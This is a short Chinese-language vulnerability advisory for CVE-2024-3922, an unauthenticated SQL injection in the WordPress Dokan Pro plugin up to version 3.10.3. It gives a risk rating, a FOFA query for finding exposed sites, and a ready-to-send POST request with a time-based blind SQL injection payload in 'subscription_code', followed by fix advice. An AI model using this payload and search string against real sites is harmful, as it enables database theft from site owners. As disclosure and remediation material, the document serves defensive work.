

WordPress Dokan Pro插件 SQL注入漏洞 (CVE-2024-3922)

漏洞描述

WordPress Dokan Pro插件在3.10.3及以下版本中，由于对用户提供的'subscription_code'参数缺乏足够的转义处理以及现有SQL查询准备不足，在/wp-admin/admin.php接口处存在SQL注入漏洞。未授权攻击者可通过该漏洞向现有查询中注入额外的SQL语句，进而从数据库中提取敏感信息

影响范围

Dokan Pro <= 3.10.3版本

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	中
利用难度	低

漏洞复现

FOFA: "/wp-content/plugins/dokan-pro/"

POC/EXP:

POST /wp-admin/admin.php?webhook=dokan-moip HTTP/1.1


Host: 127.0.0.1

User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:21.0) Gecko/20100101 Firefox/21.0

Connection: close

Accept-Encoding: gzip

```
{"env":"","event":"invoice.created","resource":{"subscription_code":"" AND (SELECT 9155 FROM (SELECT(SLEEP(15))))fFK AND 'CKYA'='CKYA')}
```



修复方案

关闭互联网暴露面或接口设置访问权限

升级至安全版本